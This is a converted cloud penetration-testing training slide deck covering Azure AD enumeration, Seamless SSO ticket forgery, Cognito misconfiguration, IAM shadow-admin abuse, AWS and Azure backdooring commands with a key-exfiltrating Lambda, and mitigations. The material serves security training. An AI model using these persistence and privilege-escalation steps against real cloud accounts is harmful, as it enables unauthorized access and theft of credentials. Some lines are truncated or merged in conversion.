


NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Generic Azure AD Setup



Reference:

<https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management>

# AAD: Authenticated Enumeration

---



- Even if you only have Office 365 you are automatically part of Azure AD
- Any low-priv AAD account can:
  - Interact via azure-cli
  - Query role members
- URLs to remember
  - <https://portal.azure.com>: GUI to active directory
  - <https://myapps.microsoft.com>: third-party apps list
- Assuming you have valid credentials you can get:
  - User Details

```
az ad user list --output=table --query='[].{
Created:createdDateTime,UPN:userPrincipalName,Name:displayName,
Email:mail,UserId:mailNickname,Enabled:accountEnabled}'
```

- All service principals

```
az ad sp list --output=table --query='[].{
Name:displayName,Enabled:accountEnabled,URL:homepage,
Publisher:publisherName,MetadataURL:samlMetadataUrl}'
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# AAD: Sync Server

---

- Most common integration method for on-prem AD is Password Hash Synchronisation
- Azure AD Connect uploads hashes from on-prem AD to AAD
- AAD Connect must run with high privileges in order to access hashes within AD
- Compromise of on-prem AD Connect server == compromise of AAD
- If an account exists in AAD but not on-prem AD, and an attacker is able to add accounts to AD, accounts will be automatically linked and the hash synced, allowing attacker to takeover the AAD account
  - Disabled for admin accounts in 2018



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AAD: Application Service Principals

---

- Service principals are accounts for applications in AAD
  - A default Office365 environment contains ~200
  - As they are not for users, MFA can't be enabled for service principals
- Application permissions are either:
  - Delegated - obtained from the user signed in
  - Assigned to the application service principal
- By default, any user can create applications and service principals
- If an application service principal is granted permissions, the user account that owns the application can impersonate the service principal and use those permissions
  - This includes RBAC roles (i.e. for Azure Resource Manager)
  - Actions will appear in logs as though performed by the application



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AAD: Application Administrators

---



- Global / Company Admin accounts can do anything, but some limited admin account roles also exist:
  - Application Administrator
  - Authentication Administrator
  - Exchange Administrator
  - etc.
- These limited roles are **fixed**
- Application Administrators are able to manage all applications
- Hence can impersonate **any** application and elevate privileges
  - **Note:** Does not include default MS apps as these are now protected

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AAD: Seamless SSO

---

- Seamless Single Sign-On can be combined with either PHS or PTA methods
- Existing user session with on-prem AD is seamlessly extended to AAD
- Uses Kerberos with on-prem AD behind the scenes to get service ticket and authenticate with AAD
- Imports some well known Kerberos weaknesses into your AAD environment!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AAD: Seamless SSO - Silver Ticket

---

- For AAD Seamless SSO the account used is AZUREADSSO\$ account
- TGT is encrypted using the AZUREADSSO\$ account hash at on-prem AD and decrypted at AAD (where account also exists with the same hash)
- If an attacker obtains the AZUREADSSO\$ account hash (e.g. through on-prem AD compromise) can generate TGTs for any user SID, hence authenticate to AAD as any user (as long as no MFA required)
- Hash of AZUREADSSO\$ account never changes after initial setup
- To extract hash use <https://github.com/fox-it/adconnectdump>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AAD: Seamless SSO - Delegation

---

- Resource based constrained delegation
- Configured on target object, e.g. AZUREADSSO\$
- Any AD user that can manage computer accounts in the container or OU can configure it
- Can then create service tickets to impersonate any user in AAD



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Cloud Pentesting

**AWS Cognito**



# AWS Cognito

---

- AWS cognito service enables direct access to resource for app user.
- Two main parts:
  - **User pools** are user directories that provide sign-up and sign-in options
  - **Identity pools** enable developers to grant end-users access to AWS services
- Mainly used for Mobile and web application
- Identity pool ID is a random UUID hence difficult to bruteforce
- Generally hardcoded in mobile applications / Websites
- Two levels of Access Unauthenticated and Authenticated





NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AWS Cognito



# Internet Wide AWS Cognito Analysis

---



## Case Study

- AWS Temp Credentials can be obtained if identity pool is known
- Leveraged crowd sourcing via commoncrawl, decompiling android apk
- Collected a total of 2504 identity pool identifiers
- Explored permissions on each pool identifier
  - more than **1 in 5** AWS Cognito configurations **are insecure**
  - **906 S3 buckets** which contained **sensitive** information
  - identified **1572 lambda** functions, exposing at least **78 sensitive env variables**

Reference:

<https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>



Cloud Pentesting

**Post  
Exploitation**



# Post Exploitation in Cloud

---

- Identify the level of access to the current token
- Enumeration is the key
- Horizontally pivot to identify more privileged accounts
- Leverage the larger access to elevate or gain more foothold
- Focus on goal instead of running towards Admin Access



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Hidden Resources

---

- Admin level accounts created but never used
- User with accidental higher privileges
  - Privilege to create policies and assign them
  - and more
- Services started but never closed
- Services started in non default location



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Shadow Admin: Azure

---

- Shadow admin accounts can be identified by searching and analyzing ACL permissions granted to that particular account.
- Attacker can use these account to stay under the radar
- These are accounts with permissions in Azure which attacker could abuse to escalate privilege and take hold of entire domain.
  - Accounts with full control over Domain Admin group
  - Account with reset password functionality over other Domain Admin account
  - Account with Replicating Directory Changes all permission



Reference:  
<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>

# Shadow Admin: AWS

---

These are some permissions in AWS which attacker could abuse to escalate privilege and take hold of entire domain

- CreateAccessKey
- CreateLoginProfile
- UpdateLoginProfile
- PutUserPolicy, PutGroupPolicy or PutRolePolicy
- CreatePolicy
- AddUserToGroup
- UpdateAssumeRolePolicy
- CreatePolicyVersion, SetDefaultPolicyVersion
- PassRole with CreateInstanceProfile/AddRoleToInstanceProfile

Reference:

<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>  
[https://summitroute.com/blog/2019/06/18/aws\\_iam\\_managed\\_policy\\_review/](https://summitroute.com/blog/2019/06/18/aws_iam_managed_policy_review/)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



## Case Study

# Shadow Admin

---

- AWS has multiple policies which are basically mapped to user roles to grant/restrict the access
- “AmazonElasticTranscoderFullAccess” policy has “iam:PutRolePolicy” permissions.
- “iam:PutRolePolicy” permission allows us to attach an inline policy to role.
- AWS has fixed this by rolling out new policy “AmazonElasticTranscoder\_FullAccess”

Reference:

<https://medium.com/ymedialabs-innovation/an-aws-managed-policy-that-allowed-granting-root-admin-access-to-any-role-51b409ea7ff0>

# Tools

---

- There are multiple open source scripts available to identify privileged accounts
  - ACLight
  - SkyArk
  - Cloudtracker

Reference:  
<https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/>  
<https://github.com/duo-labs/cloudtracker>  
<https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# WebApp SSRF to EC2 Takeover

---



## Case Study

Starting point: SSRF on a Web Application  
Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. Using credentials enumerated all S3 buckets
3. One s3 bucket contained pem files for all ec2 boxes
4. Enumerated instances to identify higher power roles
5. Obtained access to those instances via pem files
6. Backdoored the AWS account by creating new id with iam:\* capabilities

Reference:  
<https://www.threatstack.com/cloud-attack> (not directly related but similar)



Cloud Pentesting

**Backdooring and  
Maintaining Access**



# Maintaining Access

---

- If you have access to AWS high priv account you can generate security token service (sts) temp keys

```
aws sts get-session-token --duration-seconds 129600
```

- This session token is not listed in usual list-access-key command

```
aws iam list-access-keys
```

- In Azure we can create SAS token

```
az storage blob generate-sas --account-name {storage account name}  
--account-key {storage account key} --container-name {name of blob  
container} --name {blob name} --permissions {permission to grant}  
--expiry {date/time to expire SAS token}
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Backdooring AWS Account

---

- Create user and access key

```
aws iam create-user --user-name [my-user]
```

```
aws iam create-access-key --user-name [my-user]
```

- Create just access key for existing user

```
aws iam create-access-key --user-name [existing-user]
```

- create a new role attach it to existing role

```
aws iam create-role
```

```
aws iam attach-role-policy
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Backdooring AWS Account

---



Taking it a step further:

- Create a Lambda function triggered by a CloudWatch Event rule for all future user creation, adding an access-key and posting to an external location
- Create a Lambda function triggered by a CloudWatch Event rule for all future role creation, adding the role to your existing backdoor
- In addition you could make the code react to UpdateAssumeRolePolicy calls and reintroduce any backdoors that are removed

Reference:

<https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9>

# Cloud Mitigations

---

- Create a Lambda function triggered by a CloudWatch Event rule for all Ensure to not use root/Admin accounts
- Use Identity and Access Management, Prefer delegating tasks
- Least Privilege even for Access Tokens / IAM Profiles
  - If you need read capabilities on S3 no point giving s3full access
- Enable MFA (MultiFactor Authentication)
- Disable access to Metadata API at server level (accessible to all by default)
- Maintain External Logs (example CloudTrail)
- Encrypt all data where possible (both in transit and at rest)
- Don't just block service ports, close the service



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Mitigations

---

- Include hardening in build process
- Aim for full automation and no manual intervention
  - System crash or issue requires full rebuild
  - No SSH in prod

- Hardening Benchmarks

[https://www.cisecurity.org/benchmark/amazon\\_web\\_services/](https://www.cisecurity.org/benchmark/amazon_web_services/)

<https://www.cisecurity.org/benchmark/azure/>

[https://www.cisecurity.org/benchmark/google\\_cloud\\_computing\\_platform/](https://www.cisecurity.org/benchmark/google_cloud_computing_platform/)

- Keep your login creds safe

<https://docs.aws.amazon.com/opsworks/latest/userguide/security-ssh-access.html>

<https://aws.amazon.com/articles/tips-for-securing-your-ec2-instance/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Mitigations

---



- Perform periodic audits, compare and contrast the results

- Cloud Account Audits

<https://github.com/SecurityFTW/cs-suite> (Cross provider)

<https://github.com/toniblyx/prowler> (AWS)

<https://github.com/cyberark/SkyArk> (AWS)

<https://github.com/nccgroup/ScoutSuite> (AWS, Azure, GCP)

<https://github.com/mwrlabs/Azurite> (Azure)

- IaaS systems need more than just cloud level probing, perform OS level Audits

<https://github.com/lateralblast/lunar> (Linux)

<https://github.com/CISOfy/lynis> (Linux)

- MBSA, MSCT, MSAT for windows


NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cloud Audit: Scout Suite

```
(venv) root@kali:~/cloud_tools/ScoutSuite# python scout.py aws
2019-05-25 16:27:23 kali scout[2286] INFO Launching Scout
2019-05-25 16:27:23 kali scout[2286] INFO Authenticating to cloud provider
2019-05-25 16:27:33 kali scout[2286] INFO Gathering data from APIs
2019-05-25 16:27:33 kali scout[2286] INFO Fetching resources for the Lambda service
2019-05-25 16:27:34 kali scout[2286] INFO Fetching resources for the CloudFormation service
2019-05-25 16:27:36 kali scout[2286] INFO Fetching resources for the CloudTrail service
2019-05-25 16:27:37 kali scout[2286] INFO Fetching resources for the CloudWatch service
2019-05-25 16:27:39 kali scout[2286] I
2019-05-25 16:27:40 kali scout[2286] I
2019-05-25 16:27:41 kali scout[2286] I
2019-05-25 16:27:43 kali scout[2286] I
2019-05-25 16:27:44 kali scout[2286] I
```




The screenshot shows the Scout Suite web interface. The browser address bar displays the file path: `file:///root/cloud_tools/ScoutSuite/scoutsuite-report/aws-722498266782.html#services.cloud`. The navigation menu includes: Scout Suite, Analytics, Compute, Database, Management, Messaging, Network, Security, Storage, Regions, and Filters. The main heading is "CloudTrail Dashboard". Below the heading is a "Filter findings" input field and three buttons: "Show All", "Good" (green), and "Warning" (orange). A "Danger" (red) button is also present. The findings list includes:

- Global services logging disabled (Warning)
- Not configured (Warning)
- Global service logging duplicated (Good)
- Log file validation disabled (Warning)
- Logging disabled (Warning)

